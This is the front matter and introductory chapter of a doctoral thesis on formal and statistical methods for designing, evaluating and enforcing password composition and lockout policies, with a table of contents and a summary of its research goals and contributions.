



Saul Johnson

THE ONLY HUMAN FACTOR

Formal and Statistical Methods for Secure Password
Composition Policy Design and Deployment

TEESSIDE UNIVERSITY

DOCTORAL THESIS

**The Only Human Factor: Formal and
Statistical Methods for Secure Password
Composition Policy Design and
Deployment**

Author:
Saul JOHNSON

Supervisory team:
Dr. Julien CORDRY
Dr. João FERREIRA
Dr. Alexandra MENDES

*A thesis submitted in partial fulfilment of the requirements
for the degree of Doctor of Philosophy
in the*

Department of Computing & Games
School of Computing, Engineering & Digital Technologies

June 26, 2024

Declaration of Authorship

I, Saul JOHNSON, declare that this thesis titled, “The Only Human Factor: Formal and Statistical Methods for Secure Password Composition Policy Design and Deployment” and the work presented in it are my own. I confirm that:

- This work was done wholly or mainly while in candidature for a research degree at Teesside University.
- Where any part of this thesis has previously been submitted for a degree or any other qualification at Teesside University or any other institution, this has been clearly stated.
- Where I have consulted the published work of others, this is always clearly attributed.
- Where I have quoted from the work of others, the source is always given. With the exception of such quotations, this thesis is entirely my own work.
- I have acknowledged all main sources of help.
- Where the thesis is based on work done by myself jointly with others, I have made clear exactly what was done by others and what I have contributed myself.
- The published version of this thesis features cover art by Yanu Yan¹ commissioned by the author exclusively for this purpose, while the examined version does not. The cover art (and this notice) represents the only difference between the published and examined version of this work.

This thesis contains sections and chapters based upon original peer-reviewed publications published during the course of my Ph.D. project. An enumeration of these works follow in the order in which material based on them appears in the thesis, with a statement of my contribution to each:

- **Lost in Disclosure: On the Inference of Password Composition Policies (2019):** Presented at the *2019 Reliability and Security Data Analysis Workshop (RSDA’19)*, co-located with the *30th IEEE International Symposium on Software Reliability Engineering (ISSRE’19)* in Berlin, Germany (Johnson et al., 2019). **Contribution:** First author, research direction, creation and evaluation of artefacts, writing up of publication, presentation at venue.
- **Skeptic: Automatic, Justified and Privacy-Preserving Password Composition Policy Selection (2020):** Presented at the *15th ACM Asia Conference on Computer and Communications Security (ASIACCS’20)* in Taipei, Taiwan (Johnson et al., 2020). **Contribution:** First author, research direction, creation and evaluation of artefacts, writing up of publication, presentation at venue.

¹Yanu Yan (@yanuarct) - <https://www.instagram.com/yanuarct>

- **Certified Password Quality (2017):** Presented at the *13th International Conference on integrated Formal Methods (iFM'17)* in Turin, Italy (Ferreira et al., 2017). **Contribution:** *Second author, creation and evaluation of artefacts, joint writing up of publication, presentation at venue.*

I additionally published an extended abstract as part of my Ph.D. project, which a short section of Chapter 9 is based upon. Details of this publication and my contribution to it follows:

- **Passlab: A Password Security Tool for the Blue Team (2019):** Extended abstract presented at the *Doctoral Symposium at the 3rd World Congress on Formal Methods (FM'19)* in Porto, Portugal (Johnson, 2019b). **Contribution:** *Sole author.*

Where sections or chapters are based upon the material above, this is clearly noted and appropriately cited within the text of this thesis.

S. Johnson

June 26, 2024

.....
Saul JOHNSON (Author)

.....
Date

TEESSIDE UNIVERSITY

Abstract

Department of Computing & Games
School of Computing, Engineering & Digital Technologies

Doctor of Philosophy

The Only Human Factor: Formal and Statistical Methods for Secure Password Composition Policy Design and Deployment

by Saul JOHNSON

Authentication to digital systems using passwords—secret knowledge used by a *claimant* to authenticate their identity to a second party (the *verifier*)—remains dominant today despite decades of research into alternative authentication factors and repeated predictions that passwords will soon die out. While they exhibit a number of very desirable security properties, human-chosen passwords remain vulnerable to guessing attacks, and a number of measures have been designed to motivate users to create less predictable passwords as well as make guessing attacks more difficult to carry out for attackers. These measures, known as *password policies*, restrict different aspects of password creation, usage and management with the goal of enhancing their security. In this work, we apply statistical techniques and formal methods to the design, development and deployment of password policies, with a particular focus on policies governing password composition and lockout measures designed to arrest the evolution of password guessing attacks against live systems. In doing this, we present an end-to-end workflow beginning with sourcing and cleansing human-chosen password data upon which to experiment, employing this data in the design of password policies, and finally developing formally verified software capable of enforcing these policies on real-world digital systems.

Acknowledgements

This project is by far the most challenging academic undertaking I have embarked upon in my career so far, and to thank by name everyone who has played a part in supporting me in seeing it through to the end would be impossible.

Nevertheless, in my wildest dreams I could never have hoped to complete this work without all the encouragement, guidance, wisdom, expertise and endless patience given so freely by my supervisory team Dr. João Ferreira, Dr. Julien Cordry² and Dr. Alexandra Mendes. I would like to thank João in particular for encouraging me to apply for a Ph.D. programme at Teesside in the first place; guiding me through the process of writing my proposal; and believing that, as a fresh Computer Science graduate, I was capable of stepping into a Ph.D. programme and succeeding. I also extend my heartfelt thanks to the former members of my supervisory team Dr. Elaine Pearson, Dr. Phillip J. Brooke, Professor Shengchao Qin and Dr. Chunyan Mu for their contributions to ensuring this project's success. My thanks also go out to the many anonymous reviewers of our peer-reviewed publications for helping to guide and improve our work.

I would also like to thank my parents Malcolm and Maureen for their support, encouragement and unwavering belief in me even when my belief in myself faltered, as well as my sibling Luke, who is and always has been an inspiration to me.

As a Ph.D. student also engaged in teaching at Teesside until 2020, I would like to thank Zafar Khan and Tyrone Davison in particular for always making time for me to discuss my workload and aspirations, and helping to guide my development as a member of teaching staff. My special thanks also to Eudes Diemoz for his eternally calm, patient and wise guidance as a teacher, friend and colleague and to Dr. Simon Lynch, for being the first to introduce me to functional programming and all it has to offer, and for giving me the opportunity to attend and present at my first industry conference.

As I entered industry during the latter years of my Ph.D. I had the privilege of meeting some amazing friends, mentors and colleagues who encouraged me on my path. These folks are far too numerous to list here, but in no particular order: Mitchel Koster, Sai Srinivas Kopparti, Raman Kumar Rudraraju and Swastik Arora are worthy of special mention. I got there in the end folks!

Much of the work in Chapter 2 involving simulation of the Compatible Time-Sharing System (CTSS) would not have been possible without the advice and assistance provided to me by Richard Cornwell, a core contributor to the Computer History Simulation Project.

My thanks also go out to Teesside University itself for all it has done to support me and my work, all the exceptional colleagues that made it such a delight to work there, the innumerable talented and diligent students I have had the privilege of teaching there over the years and of course the security and custodial staff, who patiently rescued me more than once when I ended up locked in the Athena building at 3am after a night in the lab, and looked out for me when I would doze off on a couch in the Phoenix building the day after.

Last, and most certainly not least, I would like to thank my partner and best friend Iris Yuping Ren. Through all the highs and lows, you were there to support me, encourage me, and make sure I kept moving forward. Words simply cannot express how grateful I am to have you by my side.

²Both Dr. Ferreira and Dr. Cordry have held the position of my director of studies over the course of this project.

Contents

Declaration of Authorship	iii
Abstract	v
Acknowledgements	vii
1 Introduction	1
1.1 Overview	1
1.1.1 A Brief Defence of Passwords	2
1.1.2 Motivation for This Work	2
1.2 Thesis	4
1.3 Research Goals	4
1.4 Contributions	5
1.5 Overview of Chapters	7
2 Passwords, Their Problems, and Why We Still Need Them	9
2.1 Passwords: A Brief History	10
2.1.1 The Shibboleth	10
Modern Shibboleths in Information Security	11
2.1.2 The Watchword	12
Contemporary Watchwords	13
2.1.3 The Compatible Time Sharing System (CTSS)	14
The CTSS: A Proof-of-Concept Attack	14
Vulnerabilities in the CTSS Login System	16
Putting the “Vulnerabilities” of the CTSS into Context	17
The First (and Second) Password Database Leak	18
2.1.4 The Internet of Things (IoT) and <i>Mirai</i>	19
The Anatomy of <i>Mirai</i>	20
IoT Devices: A Proof of Concept Attack Over Telnet	22
Attacking the IoT Across Protocols	30
2.1.5 A Brief Summary	32
2.1.6 A Note on Pattern-Based and Graphical Passwords	33
2.2 The Many Problems with Passwords	34
2.2.1 Unchanging, Interceptable	35
Password Interception	35
Exfiltration by Malware	36
Shoulder Surfing	36
Phishing Attacks	37
Improper Password Storage	38
Password Expiration: Useful in Theory	40
2.2.2 User-Hostile	42
A Note on Password Composition Policies	42
Forgetting and Resetting: Cheap or Secure	42

	The Conundrum of Convergent Password Choice	44
	Password Reuse	46
	Tempting Alternatives	47
2.3	Why Passwords are Here to Stay	47
2.3.1	Highly Specific, Trivially Revocable	48
	High Specificity	48
	Trivial Revocation	52
2.3.2	Straightforwardly Verifiable	53
	Biometric Presentation Attacks	54
	Cloning Hardware Tokens	56
2.3.3	Affordable, Accessible, Sensitive, Deniable	62
	Affordability and Ease-of-Deployment	63
	Accessibility Concerns	65
	Usability: An Open Question	66
	Demographic Bias	67
	Passwords and Deniable Encryption	68
	A Note on Password Managers	69
2.3.4	Not Worse, Not Better, Just Different	72
2.4	The Promising Password	73
2.4.1	The Ghostword: Password Security for the Future?	74
	<i>Femtosocial</i> : A Proof-of-Concept	74
	Thwarting This Implementation	76
	Future Research Directions	77
2.4.2	Password Chunk Schemas	78
	A Proof-of-Concept and Reference Implementation	79
	Future Research Directions	80
2.5	Conclusion	81
3	Password Composition Policies, Their History and Usefulness	83
3.1	Definitions and Encodings	83
3.1.1	Passwords	83
	Definitions in Literature	84
3.1.2	Password Composition Policies	85
	Definitions in Literature	86
3.2	Password Policies: A Taxonomy	87
3.2.1	Password Creation Policies	89
3.2.2	Password Usage Policies	90
3.2.3	Password Management Policies	90
3.3	Impact on Security and Usability	90
3.3.1	A Note on Conventional Wisdom	91
3.3.2	Studying Usability and Security Impact	92
	Shay, Bhargav-Spantzel, and Bertino (2007)	92
	Inglesant and Sasse (2010)	92
	Shay et al. (2010)	93
	Komanduri et al. (2011)	93
	Kelley et al. (2012)	94
	Shay et al. (2016)	94
	Segreti et al. (2017)	94
3.4	Conclusion	95

4	Sourcing Human-Chosen Passwords	97
4.1	Human Factor, Human Data	97
4.2	Where Does Password Data Come From?	99
4.2.1	The Lab: Data Sourced for Studies	99
	MTurk: User Studies as a Crowdsourced Commodity	101
	Mazurek et al. (2013): The Exception that Proves the Rule	104
	Conclusion	105
4.2.2	The Wild: Using Breached Data in Research	106
	Conclusion	108
4.3	The Big Ethical Question	108
4.3.1	Our Institutional Guidelines	109
4.3.2	An Appeal to Precedent	110
4.3.3	A Brief Aside into Applied Ethics	110
	Bonneau: A Utilitarian Stance	111
	Chiasson: A Deontological Stance	113
	Dittrich: The Virtues of the IRB	114
	Schechter: Beyond IRB Exemption or Approval	117
4.3.4	Towards an Ethical Framework	121
4.4	Datasets Used in this Work	124
4.4.1	The Singles Dataset (2009)	124
	Attributes	125
4.4.2	The FaithWriters Dataset (2009)	125
	Attributes	126
4.4.3	The EliteHackers Dataset (2009)	127
	Attributes	128
4.4.4	The Hak5 Dataset (2009)	128
	Attributes	129
4.4.5	The RockYou Dataset (2009)	129
	Attributes	131
4.4.6	The Yahoo! Voices Dataset (2012)	131
	Attributes	133
4.4.7	The XATO Dataset (2015)	134
	Attributes	135
4.4.8	The 000webhost Dataset (2015)	136
	Attributes	137
4.4.9	The LinkedIn Dataset (2016)	138
	Attributes	139
4.4.10	The Pwned Passwords Dataset (2018)	139
	Attributes	140
4.4.11	Auxiliary Datasets	141
4.5	Lost in Disclosure: From Breach to Policy	142
4.5.1	Motivation	142
4.5.2	Contributions	145
4.5.3	Related Work	145
4.5.4	Methodology	146
4.5.5	Results: Real Data	147
	The RockYou Dataset (2009)	148
	The Yahoo! Voices Dataset (2012)	148
	The 000webhost Dataset (2015)	149
	The LinkedIn Dataset (2016)	150
4.5.6	Results: Synthetic Data	151

	Intentional Padding	151
	Formatting Errors	152
4.5.7	Limitations	152
4.5.8	Future Work	152
4.6	Towards Curated, Privacy-Preserving Datasets	153
4.7	Conclusion	154
5	Modelling Password Guessing Attacks	157
5.1	Password Guessing Attacks	157
5.1.1	Online vs. Offline Attacks	158
5.1.2	Guessing Attack Evolution	158
5.2	Motivation	158
5.2.1	Guessing Order	159
5.2.2	Duplicate Guesses	159
5.2.3	Correctness and Type Safety	159
5.3	Probabilistic Attack Frames	160
5.3.1	Terminality and Ongoingness	161
5.3.2	Advancing an Attack	161
5.3.3	Retreating an Attack	161
5.3.4	A Graphing Algorithm	162
5.4	Type Safety with Dependently Typed PAFs	162
5.4.1	Restricted Character-Set Strings	162
5.4.2	The Probability and Distribution Types	164
5.4.3	Dependently-Typed PAFs	164
5.5	Evaluation	165
5.5.1	Accuracy	165
5.5.2	Construction of Lockout Policies	166
	Modelling an Ideal Attack	167
	Modelling Attacks Across Systems	168
5.6	Limitations and Future Work	170
5.6.1	Parallelism and Compositionality	170
5.6.2	Login Attempt Throttling	170
5.6.3	Curve Fitting	171
5.6.4	Limitations of Our Implementation in Idris	171
5.7	Conclusion	171
6	Password Strength Estimation	173
6.1	Motivation	173
6.2	Contributions	175
6.3	On the Guess Resistance of Individual Passwords	176
6.4	The STOIC Formal Model	178
6.4.1	Password Composition Policies	179
6.4.2	Situations and Password Guessing Attacks	180
6.4.3	Ranking Situations	181
6.4.4	Examples of Properties	182
6.5	Evaluation	184
6.5.1	A Simple Guessing Attack	185
	Choice of Policies	185
	Choice of Password Probability Distributions	186
	Converting Guess Numbers to Probabilities	186
	Converting from Entropies to Guess Numbers	188

	Predicting Attack Outcome Using STOIC	188
	Running the Attack for Real	188
	Scaling Up	189
6.5.2	Adapting to Another Attack	190
6.5.3	Validating Previous Research	190
6.5.4	Mirai	192
6.5.5	Conficker	195
6.5.6	Mangled Mirai	195
6.5.7	A PIN Authentication System	196
	Devising an Attack and Policies	196
	Predicting the Outcome Using STOIC	197
	Running the Attack	197
6.5.8	Informing Future Work	197
	Investigation 1: Symbol/Capital Placement	198
	Recommendation 1: Symbol/Capital Placement	199
	Investigation 2: The Value of Repetitions	200
	Recommendation 2: The Value of Repetitions	201
6.6	Conclusion	204
6.6.1	Examples of Use Cases	204
6.6.2	Limitations	205
	Performance Limitations	205
	Scope of the Model	206
6.6.3	Future Work	206
7	Quantifying the Benefit of Password Composition Policies	209
7.1	Motivation and Contributions	210
7.2	Related Work	211
7.3	Methodology	213
7.3.1	Sourcing Human-Chosen Passwords	213
7.3.2	Data Cleansing	213
7.3.3	Frequencies to Probabilities	214
7.3.4	Specifying Password Composition Policies	214
7.3.5	Policies Studied in this Chapter	214
7.3.6	Modelling Password Reselection	215
	Convergent Reselection	216
	Proportional Reselection	217
	Extraneous Reselection	218
	Null Reselection	219
7.4	Quantifying Security	220
7.5	The SKEPTIC Toolchain	221
7.5.1	Policy Specification: AUTHORITY	222
7.5.2	Password Reselection: PYRRHO	224
7.5.3	Result Extraction: PACPAL	225
7.6	Evaluation	226
7.6.1	Experimental Setup	226
7.6.2	Replication of Results: Shay et al.	227
	Findings	230
7.6.3	Replication of Results: Weir et al.	230
	Findings	232
7.6.4	Policy Ranking	232
	Findings	233

7.6.5	Policy Immunity	233
	Mirai	233
	Conficker	234
7.7	Conclusion	234
7.7.1	Future Work	235
8	Deploying Correct Password Checking Software	237
8.1	Motivation	238
8.2	Password Composition Policy Enforcement Software	239
8.2.1	Linux-PAM	240
8.3	Developing Verified PAM Modules using Coq	241
8.3.1	Types and Password Checkers	241
8.3.2	Specification, Implementation, and Proofs	243
	Functional (Executable) Specifications	244
	Specification by Theorem	245
	Specification by Property	245
8.3.3	Password Policies and Code Extraction	246
8.4	Evaluation	246
8.4.1	Experimental Setup	246
8.4.2	Experiment 1: Comparison with the Original Modules	247
8.4.3	Experiment 2: Prohibiting Character Class Repeats	248
8.4.4	Experiment 3: A Simple Policy	249
8.5	Related Efforts in Software Verification	250
8.6	Conclusion	251
8.6.1	Future Work	252
9	Conclusion	253
9.1	A Review of Our Research Goals	253
9.1.1	Goal 1: The Relevance of Passwords	253
9.1.2	Goal 2: The Usefulness of Password Composition Policies	254
9.1.3	Goal 3: The Ethics of Using Breached Data	254
9.1.4	Goal 4: Sourcing and Cleansing Password Data	255
9.1.5	Goal 5: Modelling Password Guessing Attacks	256
9.1.6	Goal 6: Rigorous Lockout Policy Construction	256
9.1.7	Goal 7: Ranking Policies Using Password Strength	256
9.1.8	Goal 8: Policy Ranking Modulo User Behaviour	257
9.1.9	Goal 9: Formally Verified Software	257
9.2	Demonstration of Our Thesis	258
9.3	Ongoing Research	259
9.3.1	SERENITY: A DSL for Certified Password Quality	260
	A Pilot Study of Usability	262
9.3.2	PASSLAB: A Password Security Tool for the Blue Team	264
	Motivation	265
	Data-Informed Lockout Policies	266
	Interactive Security Policy Building	266
9.4	Some Final Thoughts	267
A	Additional Data	269
A.1	GPT-4 Retrieving RockYou Data	269
A.2	Full Resultsets from Skeptic Experiments	273

B Additional Figures	273
B.1 Wiring Diagrams	273
B.2 Memory Diagrams	273
B.3 Screenshots	274
C Supplementary Code	275
C.1 Algorithms	275
C.2 Prompts	276
Bibliography	279

Chapter 1

Introduction

This thesis presents a number of novel tools and techniques based in both statistical and formal methods for the design, development, and deployment of *password composition policies*—sets of rules around user password creation that are designed to nudge users towards creating passwords that are less vulnerable to password guessing attacks. As part of this effort, we explore: the case for passwords and password composition policies in the first place; sourcing, cleansing, and utilising the vast quantity of leaked user password data on the modern web; formal threat modelling of password guessing attacks; estimating individual password strength; quantification of the security benefit of password composition policies; formal verification of password composition policy enforcement software; and the design of software tooling to bring these concepts to bear in securing real systems. This is done with the goal of providing a cohesive workflow for hardening a password-protected system using a password composition policy, beginning with previously leaked user password data and ending with a piece of formally verified password composition policy enforcement software that maximises the security of the distribution of user-chosen passwords on that system.

Overview of contributions: We dedicate this chapter to introducing our thesis (Section 1.2), as well as providing a brief *prima facie* case for the continued relevance of password-based authentication (Section 1.1.1), with the aim of conveying our motivation for this work (Section 1.1.2). An overview of contributions made is also included in Section 1.4 as well as an enumeration of our research goals (Section 1.3) and how each chapter of this work contributes to realising them (Section 1.5). This introductory chapter does not contribute new work by itself.

1.1 Overview

In its broadest sense, the word “password” refers to data provided by a first party (called the *claimant*) to a second party (the *verifier*) in order to authenticate their identity by demonstrating *secret knowledge* that only an authorised claimant could reasonably possess. This definition is convenient, because it extends all the way from a simple spoken word, through the text-based passwords in wide use on today’s computer systems, all the way to newer and emerging password technologies such as the picture or pattern passwords we seen on modern mobile phones (Aviv, Budzitoski, and Kuber, 2015). It also excludes other non-password authentication factors such as digital or physical keys and biometrics, which are not based on secret knowledge and therefore fall largely outside the

scope of this work. That is to say, of the three authentication factors (Huang et al., 2011) traditionally considered by security professionals—something you *know*, something you *have* and something you *are*—we concern ourselves with only the former. There is an argument to be made that it is reductionist to consider passwords in isolation from other security factors, but this does not hold up under scrutiny. After all, a password written down and stuck to a computer monitor in an office building is still a security vulnerability, even if the system that password is for additionally takes a hardware key. A well-secured system deploys security measures in redundant layers, and the failure of any of these layers constitutes a vulnerability worthy of remedy, lest we give an attacker a path of least resistance to follow.

1.1.1 A Brief Defence of Passwords

In modern information security circles, there are those who express the view that passwords are dying out, and are sure to be replaced completely in the very near future by other, more usable authentication factors such as hardware keys or biometrics enabled by rapidly advancing (and cheapening) hardware (Herley and Oorschot, 2012). On closer examination, however, it is easy to see that this may not be the usability utopia that it might appear to be at first glance: a system that uses hardware keys alone is open to one of the most ancient and time-tested attacks known to mankind—stealing a (possibly misplaced) key; while a system that uses biometrics raises very serious privacy concerns regarding the confidentiality of its biometric database and the problem of extremely tight coupling of biometric data to an individual and their identity—one cannot change one’s fingerprint if it is compromised (Rotem and Locar, 2019). Further, there is the too-often-overlooked accessibility aspect of certain biometric measures to consider—double upper limb amputees do not have fingerprints, for example, but are often perfectly capable of typing a text-based password.

This is all a very roundabout way of saying that passwords are here to stay, and they will be a part of our lives for a long time yet. While it is possible to forget a password, or have it compromised, it is also this loose coupling of the password to the individual that confers the greatest advantages of password-based authentication—passwords can be *anonymous*, and passwords can be *changed*. Moreover, hardware supporting passwords, from ATM PIN pads to touchscreens to computer keyboards, is currently absolutely ubiquitous, making passwords unequalled by any other authentication factor in hardware support and ease of implementation and deployment. Where specialist hardware is unavailable (or perhaps too expensive, more likely in lower-income regions) we are likely to see systems using password-only single-factor authentication remain in use long into the future.

1.1.2 Motivation for This Work

Even if we don’t forget our password, and it is not leaked, we have not thus far considered a third drawback of password-based authentication. Passwords may be *guessed* by an attacker. Were our system to exist in a perfect world, where users choose secure, random passwords, this would quickly become an impossible task: in order to guess with certainty a password consisting of uppercase and lowercase Latin characters (a-z, A-Z) and Arabic numerals (0-9) that is 8 characters in length, we would need to enumerate a space of 62^8 or

218,340,105,584,896 potential candidates. Even with modern hardware, this represents a sizeable practical challenge that only grows exponentially more demanding as password length and alphabet size increase.

Unfortunately, however, this is *not* how passwords are selected in practice. Randomly-generated passwords are, in general, difficult to remember to the point of being unusable, and even users who have spent their entire lives around password-based authentication tend to be uninformed of the risks of poor password choice. This, along with the perception of authentication as an obstacle to productivity, leads to a skewing of password choice very strongly towards a small subset of common passwords such as “123456”, “password” or “qwerty”, which predominate in a large number of the password databases that have been leaked onto the public web over the past decade. This makes guessing attacks against human-chosen passwords much more practical, a fact that we see reflected in their widespread and often devastating use by cybercriminals today (Nallappan, 2018).

It is easy to become over-zealous in our thinking when it comes to remediating this on our own systems. Surely if we only demanded that users create passwords at least 20 characters long, containing numbers, mixed-case letters and punctuation, our easily-guessable passwords problem would be solved? This scorched-earth approach to password security, while initially tempting, is ultimately self-defeating. While users who have a choice will merely be driven away from using the system at all, this is not even close to a worst-case scenario in terms of system security. Users in any significant number are a force of nature, and once a “security measure” such as the aforementioned password composition policy begins to be perceived as an obstacle to productivity, they will become extremely creative in their pursuit of a workaround (Adams and Sasse, 1999; Inglesant and Sasse, 2010). Workstations will be left unlocked while unattended, meaning that any attacker with physical access to the machine need only walk over to the desk. Passwords will be written down on sticky notes and affixed to monitors, meaning that a pair of binoculars and a line of sight to the user’s workspace from the adjacent building is all an attacker needs to ascertain their password. Perhaps worst of all, users may converge on passwords like “Aaaaaaaaaaaaaaaaa123!” en masse, meaning that any remote login provision (for working from home, for example) immediately becomes orders of magnitude more vulnerable to password guessing attacks of the sort that can not only be carried out completely remotely, but require only knowledge of the system’s password composition policy in order to fine-tune for a high probability of success.

We cannot lay the blame for this at the feet of users. As information security professionals, it is our responsibility to ensure that our systems optimise for *all three* corners of the *security triad*—*confidentiality*, ensuring that only authorised users are granted access to the system; *integrity*, ensuring that the system behaves correctly according to its specification; and *availability*, ensuring that authorised users can access the system when required (Solomon and Chapple, 2005). The latter aspect here, *availability*, is especially important to keep in mind when designing any sort of security policy. A user that writes their password down and leaves it close to their computer is seeking to improve the availability of their system (albeit at a substantial potential cost to the other two corners of the triad) because they have not been equipped with adequate training and resources towards helping them to authenticate quickly, easily and securely.

Selecting and implementing a password composition policy that strikes an

optimal balance between confidentiality and availability is a hard problem, and one that system administrators have traditionally attempted to solve through intuition alone—which policy *feels* like it *probably* balances security and usability the best? This approach lacks rigour or justifiability, creating the potential for myriad problems, particularly as legislation around digital privacy and security evolves. How, for instance, can a company that has suffered a data breach due to a successful password guessing attack prove in a court of law that its password composition policy was chosen with sufficient consideration? It is here that this thesis attempts to make its contribution. By developing rigorous, yet accessible methodology for justifiably selecting and correctly enforcing a password composition policy, we can eliminate the fallacies and guesswork inherent when such tasks fall to human beings alone.

1.2 Thesis

Our thesis holds that it is possible to apply formal and statistical methods to modelling password policies and their impact on the security of systems protected by user-chosen passwords, regardless of system-specific password format. We postulate that this can be done in such a way as to effectively automate and rigorously justify the design, implementation, and deployment of such policies. Further, we assert that traditional software verification techniques can be applied to the task of password policy implementation in order to admit the development of enforcement software that is formally verified. Finally, we submit that it is practical to develop software that allows non-expert users to leverage these techniques with the effect of meaningfully improving the security of systems they administer.

1.3 Research Goals

We aim to realise the following research goals with this work, in order to demonstrate the validity of our thesis:

1. **Establish the continued relevance of passwords to system security.** In motivating our work, we must first construct a definition of password security, and establish its relevance to modern and future systems, despite the availability of other emerging authentication factors such as biometrics and hardware keys. We approach this in Chapter 2.
2. **Establish the usefulness of password composition policies.** We must define what constitutes a password composition policy, and demonstrate that they have a meaningful impact on the security of real-world password-protected systems. We approach this in Chapter 3.
3. **Establish an ethical case for the use of leaked human-chosen passwords in password security research.** Modern password security research very often makes extensive use of passwords that have been exfiltrated from web applications by cybercriminals and released onto the public web, raising the question of whether or not it is ethical to use stolen data that has since become public knowledge in password security research. We approach this in Chapter 4.

4. **Develop tools and techniques for sourcing and cleansing human-chosen password data.** In order to model the strength of human-chosen passwords, we must first obtain a high-quality sample of such passwords. We also approach this in Chapter 4.
5. **Develop a unifying, well-typed data structure for modelling password guessing attack evolution.** In order to reason about the likelihood of password guessing attack success over time, we must address the lack of a well-defined and type-safe data structure for describing and modelling them as they proceed. We approach this in Chapter 5.
6. **Demonstrate the rigorous construction of lockout policies from models of password guessing attacks.** Once we are able to model the evolution of password guessing attacks, we are empowered to rigorously construct lockout policies in order keep the likelihood of a successful password guessing attack below a user-chosen threshold by disabling access to an account in response to repeated password authentication failures. We also approach this in Chapter 5.
7. **Develop a framework for password composition policy comparison using existing individual password strength estimation techniques.** We aim to develop a generic framework for password composition policy evaluation based on existing measures of individual password strength. We approach this in Chapter 6.
8. **Develop a flexible framework for quantifying password composition policy security modulo assumptions about user behaviour.** We aim to develop a novel, extensible framework for quantifying the impact of password composition policies on the security of user-chosen passwords, parametric on a user behaviour model. We predict that this will offer a meaningful improvement over existing tools in terms of practicality and accuracy. We also approach this in Chapter 7.
9. **Demonstrate the application of formal verification to password composition policy enforcement software.** Even if we are able to choose a password composition policy in a rigorous and justifiable way, we must ensure that it is enforced correctly when deployed. We wish to use traditional software verification techniques to design error-free password composition policy enforcement software. We approach this in Chapter 8.

1.4 Contributions

As part of this work, we make the following concrete contributions:

A defence of password-based authentication. We give an argument for the continued utility and relevance of password-based authentication, even alongside alternative authentication factors, and present a brief history of passwords from ancient times through to the modern day. Made in furtherance of Research Goal 1.

The notion of the *ghostword*. In response to the growing threat posed by automated credential stuffing attacks, we propose the *ghostword*—a string which, when entered in place of a password, grants access to a “shadow system” that is difficult to distinguish from the real system, yet completely distinct from it. Made in furtherance of Research Goal 1.

The notion of the *password chunk schema*. We propose *password chunk schemas*—passwords integrating arbitrary dynamic knowledge-based chunks, and advocate that their usability and security properties be further investigated. Made in furtherance of Research Goal 1.

A review of the state of the art. This review spans both individual password strength estimation techniques and techniques for assessing the strength of password composition policies. Made in furtherance of all research goals, but particularly Research Goal 2.

A treatment of the origins of human-chosen password data in research and the ethical questions involved. We discuss the merits and drawbacks of using publicly-available breached password data in information security research, and compare this to alternative approaches to sourcing this data (e.g. via crowdsourcing platforms). We go on to perform a short analysis and critique of the viewpoints of four prominent information security researchers on the ethical questions surrounding the use of such data, with the hope of helping to kick-start more vigorous and goal-oriented discussion of the ever-growing issue of research using publicly-available private data. Finally, we also discuss and document the origin of each of the datasets we employ this work in detail, and include our own original research on when, how and in what context they were breached and released into the public arena. Made in furtherance of Research Goal 3.

A methodology for password composition policy inference. Based on our peer-reviewed 2019 publication presented at the *Reliability and Security Data Analysis* workshop, co-located with the *30th IEEE International Symposium on Software Reliability Engineering* (Johnson et al., 2019). This methodology enables us, with some constraints, to reverse-engineer password composition policy rules from large sets of leaked password data. We also present the POL-INFER tool, which implements this methodology. Further, we demonstrate that it can be used for cleansing leaked password datasets obtained online. Made in furtherance of Research Goal 4.

A data structure for modelling password guessing attacks. This data structure, called the *probabilistic attack frame* (PAF) provides a deterministic method for modelling the success probability of password guessing attacks over time, given a list of guesses and password probability distribution. We further show that this data structure can be implemented in a type-safe manner to model guessing attacks on any password-protected system regardless of password encoding. We demonstrate the use of this data structure in the rigorous construction of lockout policies. Made in furtherance of Research Goal 5.

Two frameworks for evaluating password composition policies. The first of these, STOIC, is parametric on any existing password strength estimation function, and a dictionary of guesses. The second, SKEPTIC, does not depend on an attack dictionary and is instead parametric on a password probability distribution and user behaviour model. Made in furtherance of Research Goals 7 and 8. The work we present on SKEPTIC is based on our peer-reviewed 2020 publication presented at the *15th ACM Asia Conference on Computer and Communications Security* (Johnson et al., 2020).

A workflow for the development of formally-verified password composition policy enforcement software. Based on our peer-reviewed 2017 publication presented at the *13th International Conference on integrated Formal Methods* (Ferreira et al., 2017). We demonstrate the use of traditional software verification techniques to generate pluggable authentication modules (PAMs) for enforcing password composition policies that will run on real Linux systems. Made in furtherance of Research Goal 9.

1.5 Overview of Chapters

Chapter-by-chapter, this work proceeds as follows:

2. Passwords, Their Problems, and Why We Still Need Them We briefly explore the history of passwords, from the ancient *watchword* to the earliest recorded digital passwords onward to the pattern-based and graphical passwords of the present day. Drawing on contemporary work, we present an argument establishing the current and future significance of passwords to digital security alongside a breakdown of the drawbacks and advantages of password-based authentication compared to other authentication factors. We also touch on password security features implemented around usage of the password itself, from common practices such as rate limiting and lockout policies to more exotic measures such as *honeywords*. Finally, we propose two additional potential research directions in password security: the *ghostword*—a specialised honeyword that aims to frustrate password guessing attacks by granting access to a shadow system that mimics the real system, but is sandboxed from it; and the *password chunk schema*—a concept enabling the inclusion of arbitrary knowledge-based dynamic chunks within passwords to increase their resilience against observation attacks.

3. Password Composition Policies, Their History and Usefulness We conduct a review of password composition policy literature in order to define precisely what password composition policies are, where they fit into the broader security policy taxonomy and how they affect the security and usability of real-world password-protected systems.

4. Sourcing Human-Chosen Passwords We make the argument that any algorithm designed to evaluate the strength of human-chosen passwords must be in some way informed by such passwords, ideally those used on real systems. To this end, we make an ethical case for sourcing human-chosen passwords for

this purpose using various methodologies, and propose techniques for acquiring this data and cleansing it of non-password artefacts. We additionally document the development of POL-INFERR, a tool for inferring password composition policies from large sets of leaked password data, assisting us in this process.

5. Modelling Password Guessing Attacks We propose the *probabilistic attack frame* (PAF)—a dependently-typed data structure that can be used to model the likelihood of password guessing attack success over time in a type-safe manner, regardless of target system or password encoding. We demonstrate the utility of PAFs by implementing them in the dependently-typed programming language *Idris* (Brady, 2017) within GSPIDER, a program capable of visualising the probability of guessing attack success over time given a list of guesses and a password probability distribution. We then apply GSPIDER to compute suitable *lockout policies* for several different password distributions that keep probability of password guessing attack success for a randomly-chosen account below a given threshold under two different attacks—one consisting of 10,000 common passwords and one ideal attack tailored to each distribution.

6. Password Strength Estimation We survey and catalogue techniques for estimating individual password strength, with a view to using them to estimate password composition policy strength. These include approaches that are: purely information-theoretic; machine learning-based; probabilistic; heuristics-based or entirely data-driven. We then propose STOIC, a framework for ranking password composition policies using any of these existing functions, and demonstrate that it is able to replicate results from previous studies into password composition policy effectiveness.

